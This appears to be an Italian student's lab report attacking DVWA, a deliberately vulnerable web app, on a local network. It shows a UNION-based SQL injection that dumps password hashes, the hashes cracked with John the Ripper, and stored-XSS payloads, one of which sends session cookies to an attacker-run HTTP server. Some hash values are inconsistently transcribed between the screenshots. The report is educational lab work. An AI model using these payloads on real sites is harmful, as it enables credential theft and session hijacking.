

Progetto Cyber Security & Ethical Hacking



SQL injection Blind

I Blind SQL injection sono una variazione dei tradizionali attacchi SQL injection, nei quali le applicazioni web vulnerabili non rispondono alle richieste con le informazioni relative. Nei SQL injection, il database restituisce o i dati o un messaggio di errore a commento della query. Trattasi di Blind SQL injection se il database non fornisce dati alla pagina web che confermino direttamente la presenza di una vulnerabilità. In questo caso l'attaccante ricorre ad una serie di richieste condizionali, alle quali il database risponde con 'vero' o 'falso'. Sebbene, quindi, molte tecniche utilizzabili nelle SQL injection non siano efficaci, l'attaccante può sempre ottenere l'esfiltrazione di dati con qualche step in più

XSS Stored (Cross-Site Scripting)

E' una vulnerabilità informatica in cui un aggressore inserisce codice JavaScript malevolo in un'applicazione web, che poi viene memorizzato o "stoccato" nel database dell'applicazione.

Quando altri utenti accedono a pagine o contenuti contenenti questo codice dannoso, il browser li esegue involontariamente, consentendo all'attaccante di rubare informazioni sensibili, compromettere le sessioni degli utenti o effettuare altre azioni dannose.

1. Una volta effettuato l'accesso a DVWA ,andremo a modificare il livello di sicurezza , si passerà da “high” ,di default,a “low” . In questo modo avremo meno controlli . Successivamente ci sposteremo su Sql Injection (Blind) e inseriremo la query (screen 2)

192.168.1.56/dvwa/security.php

Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low medium high

PHPIDS V0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: low
PHPIDS: disabled

2.

Query 'or 1=1

Il testo ' OR 1=1 # è progettato per influenzare la logica della query.In questo modo, la query SQL sarà manipolata in modo che la condizione sia sempre vera, ignorando qualsiasi altra condizione di autenticazione. Di conseguenza, si riuscirà ad eludere l'autenticazione e ad accedere a una nuova posizione o risorsa che altrimenti sarebbe protetta.

192.168.1.56/dvwa/vulnerabilities/sql_injection/?id='or+1%3D1+UNION+SELECT+user%2Cpasswor...

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Gordon
Surname: Brown

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Hack
Surname: Me

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Pablo
Surname: Picasso

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Bob
Surname: Smith

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: 3f4dc3b5aa765d61d8327deb882cf9

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb3d5f260853678922e03

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d533d75ae2c3966d7e0d4fcc69216b

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d89f5bbe40cade3de5c71e9e9b7

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: smithy
Surname: 3f4dc3b5aa765d61d8327deb882cf9

More info

<http://www.securiteam.com/securityreviews/SDP0N1P78E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixvix.net/tech/pas/sql-injection.html>


View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

3. OR 1=1 UNION SELECT user, password FROM users#

Facendo riferimento alla query precedente, ho formulato un' altro comando SQL. In modo da poter estrapolare username e password che andrò ad utilizzare nella parte successiva.



Vulnerability: SQL Injection (Blind)

User ID:

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Gordon
Surname: Brown

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Hack
Surname: Me

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Pablo
Surname: Picaso

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: Bob
Surname: Smith

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb3d5f260853678922e03

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'or 1=1 UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SDP0NP766.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtip/psql/sql-injection.html>


Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

4. john --format=raw-md5 codici.txt --show.

Ho inserito tutti gli hash con relativi usernames in un file.txt e tramite John the Ripper ho decodificato gli hash in regolari password.



```
*~/Desktop/ProgettoJohn/codici.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordon:e99a18c428cb3d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99

alex@kali: ~/Desktop/ProgettoJohn
File Actions Edit View Help
alex@kali)~/Desktop/ProgettoJohn
$ john --format=RAW-MD5 codici.txt --show
admin:password
gordon:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

alex@kali)~/Desktop/ProgettoJohn
$
```

192.168.1.56/dvwa/vulnerabilities/brute/?username=gordonb&password=a10238Login#

DVWA

Vulnerability: Brute Force

Home
Instructions
Setup


Brute Force

Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Login

Username:
Password:

Welcome to the password protected area gordonb



More info

http://www.ovasp.org/index.php?Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled

192.168.1.56/dvwa/vulnerabilities/brute/?username=pablo&password=letmein&Login=Login#

DVWA

Vulnerability: Brute Force

Home
Instructions
Setup


Brute Force

Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Login

Username:
Password:

Welcome to the password protected area pablo



More info

http://www.ovasp.org/index.php?Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled



192.168.1.56/dvwa/vulnerabilities/brute/?username=smithy&password&Login=Login#

DVWA

Vulnerability: Brute Force

Home
Instructions
Setup


Brute Force

Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Login

Username:
Password:

Welcome to the password protected area smithy



More info

http://www.ovasp.org/index.php?Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled

192.168.1.56/dvwa/vulnerabilities/brute/?username=1337&password=charley&Login=Login#

DVWA

Vulnerability: Brute Force

Home
Instructions
Setup


Brute Force

Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Login

Username:
Password:

Welcome to the password protected area 1337



More info

http://www.ovasp.org/index.php?Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled

XSS Stored

1. `<script>alert('alex');</script>`

Adesso testeremo l'XSS digitando il seguente codice HTML/JavaScript.

2. `<script>alert(document.cookie);</script>`

Utilizzeremo il seguente codice JS per visualizzare il valore del cookie corrente nel browser dell'utente. Come si può notare dallo screen avremo come output anche il livello di sicurezza.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting (XSS)' vulnerability. The 'Name' field contains 'Alert' and the 'Message' field contains the payload `<script>alert('alex');</script>`. A 'Sign Guestbook' button is visible. Below the form, a notification box displays the IP address '192.168.1.56' and the output 'alex'. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), DVWA Security, PHP Info, About, and Logout. At the bottom, the security level is shown as 'low' and PHPIDS as 'disabled'.

The screenshot shows the DVWA interface for the 'Stored Cross Site Scripting (XSS)' vulnerability. The 'Name' field contains 'cookie' and the 'Message' field contains the payload `<script>alert(document.cookie);</script>`. A 'Sign Guestbook' button is visible. Below the form, a notification box displays the IP address '192.168.1.56' and the output 'security=low; PHPSESSID=a947db8485ae3e9ecba1c2e4bf2f201e'. The left sidebar is identical to the first screenshot. Below the notification box, a 'More info' section provides links to external resources: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom, the security level is shown as 'low' and PHPIDS as 'disabled'.


XSS Stored

1. `python -m http.server 8000 &> log.txt`


Questo comando ci permetterà di avviare un server HTTP locale sulla porta 8000 utilizzando Python e reindirizza sia lo stdout che lo stderr (output standard e output di errore) verso il file "log.txt".

2. `<script>document.location='http://192.168.1.55:8000/?cookie='+document.cookie; </script>`

Questo codice ci permetterà di estrapolare il cookie e mandare il tutto nel server locale che abbiamo creato in precedenza



```
alex@kali: ~/Desktop
File Actions Edit View Help
(alex@kali)-[~/Desktop]
$ python -m http.server 8000 &> log.txt
```



XSS Stored

È stato necessario estendere la capacità del campo "body" da 50 a 300 caratteri al fine di consentire l'inserimento completo del codice JavaScript. Questa modifica è stata effettuata a causa delle limitazioni originali del campo, che non permettevano l'inserimento accurato e completo del codice.

The screenshot displays a web browser window with the URL `192.168.1.56/dvwa/vulnerabilities/xss_s/`. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The "Message" input field contains the payload: `<script>document.location=http://192.168.1.55:800`. The browser's developer tools are open, showing the HTML structure of the message field. The HTML snippet is:

```
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Message *</td>
      <td>
        <input type="text" value="<script>document.location=http://192.168.1.55:800" />
      </td>
    </tr>
  </tbody>
</table>
```

The browser's console shows the following error:


```
Uncaught SyntaxError: Unexpected token < in <script>document.location=http://192.168.1.55:800
```

XSS Stored

In questo modo siamo riusciti ad ottenere i cookie di sessione dell'utente ,come si può vedere dallo screen in basso a destra.
Con i dati dei cookie di un utente, un potenziale aggressore potrebbe:

1. Monitorare le attività
2. Raccogliere informazioni personali
3. Effettuare l'accesso non autorizzato
4. Impersonare l'utente

P.S.
"Ho creato un file denominato 'log.txt' e ho configurato il codice Python in modo che l'output venga automaticamente registrato all'interno di questo file utilizzando il comando '&> log.txt'."



The End

Dott. Doddis Alex